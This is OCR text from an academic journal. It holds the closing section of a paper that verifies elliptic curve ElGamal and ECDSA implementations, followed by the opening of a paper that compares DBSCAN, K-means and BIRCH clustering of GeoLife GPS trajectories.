The table illustrates a slight decrease in performance during the point addition operation. However, the point doubling operation displays nearly three times faster performance. This discrepancy arises due to the significantly reduced number of arithmetic operations involving Big Integers when employing Jacobian coordinates. Consequently, this optimization leads to a substantial enhancement in the efficiency of the point multiplication operation.

4.5 Verification of the Correctness

We have successfully implemented the Elliptic Curve ElGamal and the ECDSA cryptosystems and verified the correctness of these implementations as demonstrated below.We verified the correctness of the ElGamal cryptosystem by simulating the encryption and decryption process from Alice

Table 6: Parameters of the ElGamal and the intermediate results of the ElGamal Cryptosystems

Parameter	**Value**
Message m	9867829001811438712123423143120
P_m	x : 9867829001811438712123423143120 y : 219634807861882751111847798163665698259137714866289394959 7
P_1 of ciphertext	x : 3791578262768645796343505216555460245718061067438303764475 y : 2162218313333713175244319383127064782727282580321136401970
P_2 of ciphertext	x : 1525453468846128958231859900372534495633016126589277103 52 y : 2555668134232493799981445123861833291704734812170729850119
Decrypted P_m	x : 9867829001811438712123423143120 y : 219634807861882751111847798163665698259137714866289394959 7
Plaintext from P_m	9867829001811438712123423143120

Table 7: Parameters and the Intermediate Results of ECDSA

Parameter	**Value**
Message m	89382075487284788345345
HASH(m)	185F8DB32271FE25F561A6FC938B2E264306EC304EDA518007D17 64826381969
z in hex	185F8DB32271FE25F561A6FC938B2E264306EC304EDA5180
z in decimal	597630496134934525062152428636758271059776916513804145024
Generated r	113137625884391772009187584474831102915196475364663647 1475
Generated s	435779741244200827717921560497075164994156893814886775 6195
u_1	304643947564393809181124823362112031783088674379031511 2337
u_2	456885449974606606786326537134360613689075696192548150 3622
Calculated $r \mod n$	113137625884391772009187584474831102915196475364663647 1475
$x_1 \mod n$	113137625884391772009187584474831102915196475364663647 1475

to Bob, with Bob acting as the server and Alice as the client. Figures 6 and 7 display the output from the encryption and decryption processes on the client and server sides, respectively. Both parties successfully exchanged their public keys.Alice encoded a sample message as a number and encrypted it using the ElGamal encryption algorithm, representing the message as a point on the elliptic curve. The resulting ciphertext, a pair of points on the curve, was transmitted to Bob. Upon receiving the ciphertext, Bob decrypted the message and recovered the plaintext by decoding the embedded message within the x-coordinate of the point. In figure 7, the recovered plaintext by Bob matches the original message encoded and encrypted by Alice. This verifies the correctness of our implemented ElGamal cryptosystem.

Figure 6: Client side of ElGamal Cryptosystem

Figure 7: Server side of ElGamal Cryptosystem




Figure 8: Client side of ECDSA




Figure 9: Server Side of ECDSA

Table 6 reports the parameters utilized by the ElGamal cryptosystem, along with details about the plaintext message, intermediate results, and the recovered plaintext obtained during the ElGamal encryption/decryption process. Similar to the ElGamal cryptosystems, we also verified the correctness of the ECDSA cryptosystems. In our implementation, Alice acts as a client and Bob acts as a server. Figures 8 and 9 show the output of the implemented ECDSA using sockets for client and server side respectively. We can see that both parties successfully exchanged public keys between each other. Also, figure 8 shows the calculated values r and s that constitute the digital signature. We see that the server side obtained the same hash values of the message using SHA- 256 algorithm. The values of the calculated intermediate parameters presented in [12], are required for verifying the validity of the digital signature. Most importantly, we see that r mod n and x1modn are also equivalent. This means that the digital signature is valid and the implemented ECDSA cryptosystem is correct. Table 7 summarizes the obtained results and intermediate parameters used in ECDSA. Both parties are able to obtain identical values of the parameter z. We also see that generated value of r by the client side is identical to the received value of r on the client side. Finally, the values of r mod n and x1 mod n are also equivalent.

References

1 Sec 2: Recommended elliptic curve domain parameters), http://www.secg.org/sec2-v2.pdf, 2013.

2 Asymmetric cryptography (public key cryptography), https://searchsecurity.techtarget.com/definition/asymmetric-cryptography, 2019.

3 A. Dua, N. Kumar, M. Singh, M. S. Obaidat, and K. Hsiao. Secure message communication among vehicles using elliptic curve cryptography in smart cities. In *2016 International Conference on Computer, Information and Telecommunication Systems (CITS)*, pages 1–6, July 2016. doi: 10.1109/CITS.2016.7546385

4 P. Emami-Naeini, J. Dheenadhayalan, Y. Agarwal, and L. F. Cranor. Are consumers willing to pay for security and privacy of IoT devices? In 32nd USENIX Security Symposium (USENIX Security 23), pages 1505–1522, Anaheim, CA, Aug. 2023. USENIX Association.

5 R. Ganesan. Computer system for securing communications using split private key asymmetric cryptography, 1996.

6 E. Griffor, C. Greer, D. Wollman, and M. Burns. Framework for cyber-physical systems: Volume 1, overview, 2017.

7 R. Harkanson and Y. Kim. Applications of elliptic curve cryptography: A light introduction to elliptic curves and a survey of their applications. In Proceedings of the 12th Annual Conference on Cyber and Information Security Research, CISRC'17, pages 6:1–6:7, New York, NY, USA, 2017. ACM. ISBN 978-1-4503-4855-3.

8 D. He, H. Wang, M. K. Khan, and L. Wang. Lightweight anonymous key distribution scheme for smart grid using elliptic curve cryptography. IET Communications, 10(14):1795–1802, 2016. ISSN 1751-8628. doi: 10.1049/iet-com.2016.0091

9 T. Juhas. The use of elliptic curves in cryptography, 2007.

10 A. Kak. Lecture notes on "computer and network security". elliptic curve cryptography and digital rights management, March 2018.

11 K. Kultinov. Software implementations and applications of elliptic curve cryptography, 2017.

12 M. Liu, K. Kultinov, and C. Wang. The implementations and applications of elliptic curve cryptography. In 39th International Conference on Computers and Their Applications (CATA), New Orleans, LA, 2024.
13 N. Nethercote and J. Seward. Valgrind: A framework for heavyweight dynamic binary instrumentation. SIGPLAN Not., 42 (6):89–100, June 2007. ISSN 0362-1340.
14 S. Rahmadika and K.-H. Rhee. Blockchain technology for providing an architecture model of decentralized personal health information. International Journal of Engineering Business Management, 10:1847979018790589, 2018.
15 H. S. B. Ravi Kishore Kodali1 and N. Prof. Narasimha Sarma. Optimized software implementation of ecc over 192-bit nist curve. JUl 2013
16 A. G. Reddy, A. K. Das, E. Yoon, and K. Yoo. A secure anonymous authentication protocol for mobile services on elliptic curve cryptography. IEEE Access, 4:4394–4407, 2016
17 A. T. Reney Brandy, Naleceia Davis. Encrypting with elliptic curve cryptography. pages 9–17, 07 2010.
18 S. K. S. Rosy Sunuwar. page 4, 12 2015. URL https://cse.unl.edu/ ssamal/crypto/EEECC.pdf.
19 I. Setiadi, A. Miyaji, and A. I. Kistijantoro. Elliptic curve cryptography: Algorithms and implementation analysis over coordinate systems. 11 2014.
20 A. Sghaier. Software implementation of ecc using gmp library. 03 2016.
21 V. Shoup. A Computational Introduction to Number Theory and Algebra, Version 2. 2008
22 W. Stallings. Cryptography and network security : principles and practice, 7th edition. Boston : Pearson, [2011], 2011. ISBN 9780134444284.
23 R. van Rijswijk-Deij, K. Hageman, A. Sperotto, and A. Pras. The performance impact of elliptic curve cryptography on dnssec validation. IEEE/ACM Transactions on Networking, 25(2):738– 750, April 2017.

Authors

Kirill Kultinov received his master's degree and bachelor's degree in Computer Science from the Department of Computer Science and Engineering at Wright State University, Dayton, OH, United States, in 2019 and 2017, respectively. He is currently working as a Cyber Security Engineering Expert at Elektrobit Company. His research interests include cryptography, ECC, security risk analysis, and security vulnerability analysis.

Meilin Liu is an associate professor at the department of Computer Science and Engineering at Wright State University. She received her Ph.D. degree in Computer Science from The University of Texas at Dallas in 2006. Her research interests include optimizing compiler for specific architectures, parallel computing, GPU computing, embedded systems, and information security.

Chongjun Wang is a full Professor at the Department of Computer Science and Technology at Nanjing University. He received his Ph.D in Computer Science from Nanjing University, China in 2004. His research interests are Intelligent Agent and Multi-Agent Systems, Complex Network Analysis, Big Data and Intelligent Systems.

Geospatial Consistency in Clustering: Assessing Latitude and Longitude Stability

Praveen Kumar V.S*
Mahatma Gandhi University, Priyadarsini Hills P.O., Kottayam – 686 560.
Dr. Sajimon Abraham
Mahatma Gandhi University, Priyadarsini Hills P.O., Kottayam – 686 560.
Mr. Sijo Thomas
Mahatma Gandhi University, Priyadarsini Hills P.O., Kottayam – 686 560.
Dr. Nishad A
Department of Higher Secondary Education, Kerala.
Dr. Benymol Jose
Marian College, Kuttikkanam , Kerala.

Abstract

Understanding the movement of objects through spatio-temporal data is important for timely interventions in complex areas related to human mobility and the trajectories of moving objects. The spatio-temporal data forms the basis for the development of applications in mobility management that have an influence on every aspect of human life and object tracking. With latitude, longitude, and time data, continuous mobility tracking is possible and provides very valuable insights for applications that depend on unique mobility characteristics. Mobility data supports many research studies and predictive applications. This includes travel behavior analysis, geomatic applications, and transportation system evaluations. It is very important for analysis in human mobility data since it will be critical to epidemic modeling and traffic prediction in which there is a requirement of quantitative models that would reflect the statistical patterns of individual trajectories. Such models add up to urban planning, traffic forecasting, location-based services, and modeling pandemic spread. Semantically annotated regions are integrated for enrichment of meaningful attributes over trajectories data; this results in an attribute-enriched trajectory. This study also includes the SemTraClus algorithm [6] to cluster and prioritize semantic regions within spatio-temporal trajectories, The performance is analyzed by comparing DBSCAN clusterings with K-means and BIRCH methods, and the evaluation made will be also based on weightage participation of users and Silhouette scores. GeoLife Trajectory Dataset from Microsoft Research Asia [18] is used in the purpose.

Key Words: Moving object trajectory; Point of Interest; Spatio-temporal data; Clustering Comparison.

*Mahatma Gandhi University, Priyadarsini Hills P.O., Kottayam – 686560. Email: praveenplavila@yahoo.co.in

1 Introduction

Compared to activity recognition, predicting activities is a more challenging task because it involves inferring future activities based on existing features in the current phase [1]. Activity prediction relies solely on historical trajectory data features, which may or may not incorporate contextual information. Statistical or machine learning techniques are applied to generate predictions for future activities before the current phase. In essence, while an individual is in motion, the application acquires their location information as raw trajectories—a sequence of spatio-temporal points collected over time [2]. With the increasing prevalence of context-sensing applications that rely on location data, the generation and storage of mobility data have become common practices. Consequently, there is a growing demand for efficient analysis and knowledge extraction from this data across various application domains [3].

In light of the proliferation of the Internet of Things (IoT) and the deluge of Big Data generated on the Internet, such as weather channels and social network interactions (e.g., Flickr, Facebook, Twitter, Foursquare), it is now possible to collect vast volumes of movement data pertaining to people, animals, and objects such as cars, buses, drones, etc. [4]. The prediction of an object's activity based on trajectory data necessitates proper clustering and consideration of other attributes associated with that object. In this study, we primarily focus on clustering applications with trajectory data. Nishad A and Sajimon Abraham propose an algorithm named SemTraClus [6], which extracts revisited points, stay points, and user participation weights in different geographical areas. For the implementation of the SemTraClus algorithm [6], they exclusively employ the DBSCAN clustering method.

In this paper, we implement and evaluate the clustering method (DBSCAN) used in the SemTraClus algorithm, and we also implement and evaluate other clustering methods, namely BRICH and K-means, using the same dataset and algorithm.

Our evaluation demonstrates that the BRICH clustering method yields more accurate results in clustering based on the Silhouette score [17]. This increased accuracy leads to more meaningful results in trajectory data processing, achieved by incorporating additional attributes.

2 Related Works

Moving Object Data processing is emerging as a noteworthy area of research. Various studies on Moving Object data cover diverse aspects of Big Data, including representation, indexing, retrieval, and analysis of trajectory data. In this context, we explore some notable works in the field of Points of Interest extraction. In a study published in 2016 [7], human mobility patterns are discerned from space-time points recorded on social networking sites. The outcome of this research is a semantically enriched dataset that opens up new possibilities for modeling human movement behavior. The authors have also published a paper [5] proposing a Business Intelligence tool named "Predict-Move." This tool assesses the potential for further customer movement from a Point of Interest (POI) to other businesses within large commercial establishments, enhancing customer services, potentially boosting business volume and productivity. In a work published in 2008 [8], trajectories are characterized as sequences of stops and movements. Stops represent crucial points in the movement track, tailored to specific contexts, such as tourist destinations in the realm of tourism, storage facilities in freight management, or traffic hotspots in transportation management. This method marks one of the earliest documented instances of semantic trajectory processing. In another model presented in [9], the authors introduce an innovative approach to identifying interesting places within trajectories, with a primary focus on directional variations. The proposed approach has been tested with real trajectory data from oceanic fishing vessels, with the goal of automatically detecting the locations where vessels engage in fishing activities. Marco A. Beber et al. [10] propose a novel method for recognizing multiple activities occurring at a single location and identifying all individuals involved in group activities. This is achieved by analyzing people's trajectories and extracting insights from social media data. Abraham S and Lal [11] put forth a method for identifying the similarity of moving objects along a restricted path, using a combination of structural and sequential similarity in movement trajectories. They also introduce an encoding technique for managing road network information. In the work titled "Developing a Spatial-Temporal Contextual and Semantic Trajectory Clustering Framework," published in 2017 [12], the authors introduce a two-dimensional trajectory representation method that encompasses attributes beyond spatio-temporal aspects. This method extracts and categorizes the contextual and semantic dimensions of traveling object data to provide meaningful analysis. Contextual information pertains to the surrounding factors associated with the moving object, while semantic information characterizes the motivation for the object's movement.

Effective clustering is essential for categorizing trajectory points according to their application context. Various clustering methods have been developed, implemented, and evaluated in various research studies and publications. The most frequently used clustering algorithm is DBSCAN.

In a study published in 2014 [13], the evaluation of different versions of DBSCAN and its variations is carried out, and their limitations are documented.

Another work titled "Differentially Private and Utility-Aware Publication of Trajectory Data," published in 2020 [14], explores the application scenarios of two clustering algorithms, K-means and DBSCAN (Density-Based Spatial Clustering of Applications with Noise). The study analyzes and presents the advantages and disadvantages of each algorithm using actual ship's Automatic Identification System (AIS) data, facilitating further information mining of trajectory data.

The clustering algorithm BRICH [15], first published in 1997, is implemented in a system named BIRCH (Balanced Iterative Reducing and Clustering using Hierarchies). Extensive research is conducted to assess its performance in terms of memory requirements, processing time, clustering quality, stability, and scalability. The study also includes comparisons with other available methods, concluding that BIRCH stands as the most suitable clustering method for handling large datasets.

3 Methodology

3.1 Overview

The study employs three mobility clustering methods and compares their efficiency. The baseline method utilized is the recently published SemTraClus algorithm [6]. This algorithm computes users' intersection points, stay points, revisited points, and weightage participation based on their trajectories. The chosen user trajectories are sourced from the Geo-life Microsoft dataset [16], and they serve as the foundation for this research. Within the dataset, the clustering algorithms DBSCAN, K-Means, and BRICH are applied, generating clusters for each respective algorithm. Additionally, the weightage participation (WP) of users at different locations is extracted and compared using evaluation criteria. The efficiency and validity of the clustering methods are assessed through the Silhouette score [17].

3.2 Data Description

This GPS trajectory dataset was collected within the Geolife project at Microsoft Research Asia [18]. It comprises data from 182 users over a span of more than five years, ranging from April 2007 to August 2012. Each GPS trajectory in this dataset is represented as a sequence of time-stamped points, each of which includes information regarding latitude, longitude, and altitude. The dataset encompasses a total of 17,621 trajectories, covering a distance of 1,292,951 kilometers and a cumulative duration of 50,176 hours. These trajectories were recorded

using various GPS loggers and GPS phones, resulting in a wide range of sampling rates. Notably, 91.5 percent of the trajectories feature dense representation, with data points recorded every 1 to 5 seconds or at intervals of 5 to 10 meters.

This dataset captures a diverse spectrum of users' outdoor movements, encompassing not only everyday routines like commuting to work and going home but also leisure and sports activities such as shopping, sightseeing, dining, hiking, and cycling. Researchers can employ this trajectory dataset in numerous domains, including mobility pattern mining, user activity recognition, location-based social networks, location privacy, and location recommendation. While this dataset is extensively distributed across more than 30 cities in China and even some cities in the USA and Europe, the majority of the data originates from Beijing, China.

3.3 Application of DBSCAN in SemTraClus

Clustering is a popular machine learning technique used to group similar data points together based on their similarities or differences. Clustering algorithms aim to partition data points into different clusters to discover hidden patterns and structures in the data.

DBSCAN [19] is a fundamental density-based clustering algorithm. Its advantage lies in its ability to discover clusters with arbitrary shapes and sizes. The algorithm typically treats clusters as dense regions of objects in the data space that are separated by regions of low-density objects. The algorithm has two input parameters: radius ε and Min Pts. To understand the process of the algorithm, some concepts and definitions must be introduced.

Definition 1: The neighborhood within a radius ε of a given object is called the ε-neighborhood of the object.

Definition 2: If the ε-neighborhood of an object contains at least a minimum number σ of objects, then the object is called a σ-core object.

Definition 3: Given a set of data objects D, we say that an object p is directly density-reachable from object q if p is within the ε-neighborhood of q, and q is a σ-core object.

Definition 4: An object p is density-reachable from object q with respect to ε and σ in a given set of data objects, D, if there is a chain of objects p1, p2, p3, ..., pn, where p1 = q and pn = p, and each pi is directly density-reachable from pi-1 with respect to ε and σ.

Definition 5: An object p is density-connected to object q with respect to ε and σ in a given set of data objects, D, if there is an object o€D such that both p and q are density-reachable from o with respect to ε and σ.

3.3.1 Steps of DBScan in SemTraClus

- Step 1: Preprocess the data.
- Step 2: Transform the data points using the DBSCAN algorithm with clustering criteria, specifying a minimum of 4 clusters and a minimum of 14 points within each cluster.
- Step 3: Partition the data into 4 clusters. Any data points that do not belong to any cluster are treated as noise and subsequently removed.
- Step 4: Visualize the data points allocated to different clusters.

3.4 Application of k-means in SemTraClus

K-means clustering stands out as one of the most widely utilized and straightforward clustering algorithms due to its efficiency.

K-means clustering, a partition-based algorithm, segments a dataset into k non-overlapping clusters. The primary objective is to minimize the sum of squared distances between each data point and its nearest cluster center, often referred to as the within-cluster sum of squares (WCSS).

The algorithm operates as follows:

1. Initialization: Randomly select k initial centroids from the dataset.
2. Assignment: Allocate each data point to the nearest centroid, thus forming k clusters.
3. Update: Reassess the centroid of each cluster as the mean of all data points assigned to it.
4. Repeat steps 2 and 3 until either the centroids no longer change significantly or a maximum number of iterations is reached.

K-means clustering boasts several advantages, including its simplicity, speed, and scalability. Nonetheless, it does come with certain limitations, such as the necessity to specify the number of clusters, sensitivity to the selection of initial centroids, and its tendency to converge to local optima.

3.4.1 Steps of K-Means in SemTraClus

- Step 1: Preprocess the dataset.
- Step 2: Apply the K-means algorithm to transform the data points, setting the criteria for 4 clusters and using a random state of 15.
- Step 3: Perform clustering on the dataset, generating 4 clusters. Any data points that do not belong to any of these clusters are treated as noise and subsequently removed.
- Step 4: Visualize the data points allocated to different clusters.

3.5 Application of BRICH in SemTraClus

The Balanced Iterative Reducing and Clustering using Hierarchies (BIRCH) algorithm is a popular choice, especially well-suited for handling large datasets. Numerous situations and experiments have demonstrated its efficiency in comparison to K-means and DBSCAN methods [20].

The algorithm operates as follows:

1. Initialization: Specify a clustering threshold and a maximum number of clusters, and initialize an empty tree.

2. Clustering: Begin inserting each data point into the tree, starting from the root. If a leaf node can accommodate the data point without exceeding the threshold, add it to the node. In cases where it would exceed the threshold, the node is split into two new subclusters.
3. Merging: Once all data points have been inserted, the algorithm proceeds to merge subclusters that exhibit similarity until the desired number of clusters is achieved.

3.5.1 Steps of BIRCH in SemTraClus

- Step 1: Preprocess the dataset.
- Step 2: Transform the data points using the K-means algorithm, specifying criteria for 4 clusters, and setting a random state of 15.
- Step 3: Perform clustering on the data, creating 4 clusters. Unlike other clustering algorithms, BIRCH does not consider any data points as noise and uses all data points in the clusters.
- Step 4: Visualize the data points allocated to different clusters.

3.6 Weightage Participation

Trajectory datasets provide valuable information about the movement of objects over time. These datasets find applications in various fields, including transportation and logistics, where tracking object movements is critical. Weightage participation by users can be a valuable approach within trajectory datasets, enabling users to assign weights or importance to different features or attributes in the dataset. In this study, we aim to delve into the concept of user weightage participation in trajectory datasets and uncover its potential benefits.

3.6.1 Steps for Calculating Weightage participation in SemTraClus Algorithm

The SemTraClus algorithm serves to identify Points of Interest (POI) from various trajectories, bringing together similar semantic locations into clusters. Each cluster comprises a series of connected locations associated with different individual users, essentially forming sub-trajectories connecting interesting locations or semantic points. These clusters are considered as semantic regions where enrichment can be applied. Semantic tagging is facilitated through a POI database, which stores and updates waypoints, landmarks, facilities, and other relevant information about each location [25].

Given that each cluster represents a semantic sub-trajectory involving multiple users, it becomes crucial to gauge the level of user participation within a specific geographical area. The priority of a semantic region correlates with the degree of interest displayed by different users in that region. To quantify this, a measure called "Weightage of Participation" (WP) is introduced. WP determines both the priority value of an individual trajectory within a semantic region and the overall priority of the semantic regions in the geographical area.

WP for a trajectory directly measures a user's interest in a semantic location. The calculation of WP for different movement trajectories is based on three factors: stay time, the count of location revisits, and the count of intersecting points. Each of these attributes exerts varying levels of influence in determining movement behavior.

A user's semantic trajectory encompasses various cluster points during a travel session. The degree of a user's participation in a cluster depends on two parameters: Spatial Density α and Temporal Presence β. Spatial density for a user trajectory Uj in a cluster Ci is defined as the ratio of the number of locations visited by user Uj in cluster Ci to the total number of semantic locations in the cluster. This spatial density, which reflects a user's presence in the identified semantic region, is given by:

$$\alpha(i,j) = (\text{No. of locations visited by Uj in Ci}) / (\text{Total no. of locations in cluster Ci})$$

Temporal presence β quantifies the extent of a user's stay duration within a semantic region. It is the ratio of the total stay time duration of a user Uj in cluster Ci to the total time spent by all users in cluster Ci, expressed as:

$$\beta(i,j) = (\text{Stay time duration of Uj in Ci}) / (\text{Total time spent by all users in Ci})$$

The WP of a user Uj in a cluster Ci serves as a metric to gauge the user's interest in that cluster. It is calculated as the averaged sum of Spatial Density α and Temporal Presence β, as shown below:

$$WP(i,j) = (\alpha(i,j) + \beta(i,j)) / 2$$

3.7 Comparison of various clustering algorithm using Various Methods

Here's are the various comparison methods used to compare the three clustering algorithms: K-Means, BIRCH, and DBSCAN.

- Silhouette Score
- Calinski-Harabasz
- Davies-Bouldin
- Average Cluster Size
- Detection of Noise Points (Applicable to DBSCAN only)
- Mean Latitude and Longitude
- Standard Deviation of Latitude and Longitude

4 Logical Framework of the Process Involved

Main Framework Steps:

1. Data Collection and Semantic Point Extraction: Gather the data and extract semantic points, including intersections, stay points, and revisited points.

2. Data Preprocessing: Preprocess the data by eliminating duplicates and null values, ensuring it is ready for the implementation of various algorithms.
3. Algorithm Selection and Implementation: Import different algorithms such as DBScan, K-Means, and BIRCH. Apply these algorithms to the dataset while setting a consistent number of clusters, with 4 clusters being used throughout each algorithm.
4. Results Visualization: Visualize the results produced by each algorithm to identify the clusters and their characteristics.
5. Cluster Accuracy Assessment: Evaluate the accuracy of the clusters using the Silhouette Score method.
6. Comparison and Result Visualization: Compare the results from different algorithms and visualize the outcomes for a comprehensive analysis.

5 Evaluation

- Microsoft Geolife trajectory data consist of 18670 trajectories of 182 user journeys that have 24876978 trajectory points with a total distance of 1292951 kilometers and a total duration of 50176 hours collected in a period of over 5 years (from April 2007 to August 2012).
- We have selected different tracks of 21 users which constitute 965 trajectories that have 1164069 trajectory points from the dataset.
- The algorithm has been implemented in python 3.10.2. All experiments are conducted in Intel Core i5 machine with 8GB RAM.

5.1 Selected User-trajectory Details

5.2 Revisited points

We obtained the revisited points of users from the original dataset [18] for use in our clustering algorithms. The geographical locations of users in their respective areas are visualized in Figure 1.

5.2.1 Most Revisited Co-ordinates by users

Table 2 shows the location details and number of revisits of users. The table shows the details of users who have revisited the locations more than 4 times.

5.3 Intersection Points

We identified the intersection points of users from the original dataset [18] for use in our clustering algorithms. The geographical locations of users in their respective areas are depicted in Figure 2.

User	No.of trajectories
107	3
108	9
109	4
110	25
111	44
112	212
113	32
114	23
115	184
116	3
117	8
118	5
119	45
120	2
121	5
122	16
123	5
124	10
125	57
126	263
127	10
Total Trajectories	965

Table 1: you can find the details of 21 users along with their respective trajectory points.




Figure 1: shows the revisited points of users in the trajectory dataset

5.4 Stay Points of users

From the original dataset [18], we identified the stay points of users for use in our clustering algorithms. The geographical locations of users in their respective areas are illustrated in Figure 3

user	latitude	longitude	Number of Revisits
125	40.0094	116.375	9
126	39.8217	119.478	8
126	39.8217	119.478	7
124	40.0519	116.61	6
113	40.0527	116.401	6
113	40.0527	116.401	6
113	40.0527	116.401	6
113	40.0527	116.401	6
113	40.0527	116.401	6
126	40.2123	116.272	6
126	39.8217	119.478	5
119	39.9538	116.493	5
122	39.9681	116.4	5
119	39.9271	116.471	5
126	39.8217	119.478	5

Table 2: we can clearly see that user 125 has the greatest number of revisited points followed by user 126




Figure 2: shows the intersection points of users in semantic region

5.5 Semantic point extraction and density clustering

- The SemTraClus algorithm extracts stay points, revisited points and intersecting points with the spatial and temporal threshold values 2 and 72 respectively.
- In Geo-life data set among the 1164069 trajectory points of 965 trajectories with 21 different users our algorithm extracts 8523 semantic locations which is shown in Table 3.

5.6 DBSCAN-Cluster Details

We have applied the DBScan algorithm in the selected user trajectories which divides the trajectories into 4 clusters. The




Figure 3: shows the stay points of users in semantic region

	User Count	21
	Trajectory points	1164069
Stay Points	Identified	27488
Stay Points	Valid	1460
Revisit	Identified	15239
Revisit	Valid	6899
Intersection	Identified	328
Intersection	Valid	164

Table 3

details of the trajectory points of users are shown in Table 4.

5.7 KMEANS-Cluster Details

We have applied the K-Means algorithm in the selected user trajectories which divides the trajectories into 4 clusters. The details of the trajectory points of users are shown in table 5.

5.8 BIRCH-Cluster Details

We have applied the BIRCH algorithm in the selected user trajectories which divides the trajectories into 4 clusters. The details of the trajectory points of users are shown in table 6.

5.9 Comparative graphs of clusters

Figure 4 displays a graph illustrating the number of semantic points obtained in each cluster when the DBScan algorithm is used for clustering. Likewise, Figure 5 presents a graph depicting the number of semantic points in each cluster for the K-Means algorithm. Additionally, Figure 6 provides insight into the number of clusters when implementing the BIRCH algorithm.

Users	Cluster 0	Cluster 1	Cluster 2	Cluster 3	Grand Total
108	1				1
110	9				9
111	9	3			12
112	720				720
113	468				468
114	12				12
115	549	4			553
117	4				4
119	1495				1495
120	24				24
121	15				15
122	364				364
123		25			25
124	1995	727		45	2767
125	316				316
126	1721				1721
127			17		17
TOTAL	7702	759	17	45	8523

Table 4

Users	Cluster 0	Cluster 1	Cluster 2	Cluster 3	Grand Total
108			1		1
110			9		9
111		3	9		12
112			720		720
113			468		468
114			12		12
115	3	4	546		553
117			4		4
119			1495		1495
120			24		24
121			15		15
122			374		374
123		25			25
124		726	1995	46	2767
125			317		317
126	392		1329		1721
127	17				17
TOTAL		758	7318	46	8534

Table 5

5.10 Comparison Chart of Brich, K-means and DB Scan

We conducted a comparison of clustering details among the DBScan, K-Means, and BIRCH algorithms. The clusters are labeled as 0, 1, 2, and 3. Figure 7 presents the distribution of revisited points, stay points, and intersection points of users within the various clusters formed by these algorithms

Users	Cluster 0	Cluster 1	Cluster 2	Cluster 3	Grand Total
108	1				1
110	9				9
111	9	3			12
112	720				720
113	468				468
114	12				12
115	549	4			553
117	4				4
119	1495				1495
120	24				24
121	15				15
122	364		10		374
123		25			25
124	1995	726		46	2767
125	316	1			317
126	1721				1721
127	17				17
TOTAL	7719	759	10	46	8534

Table 6

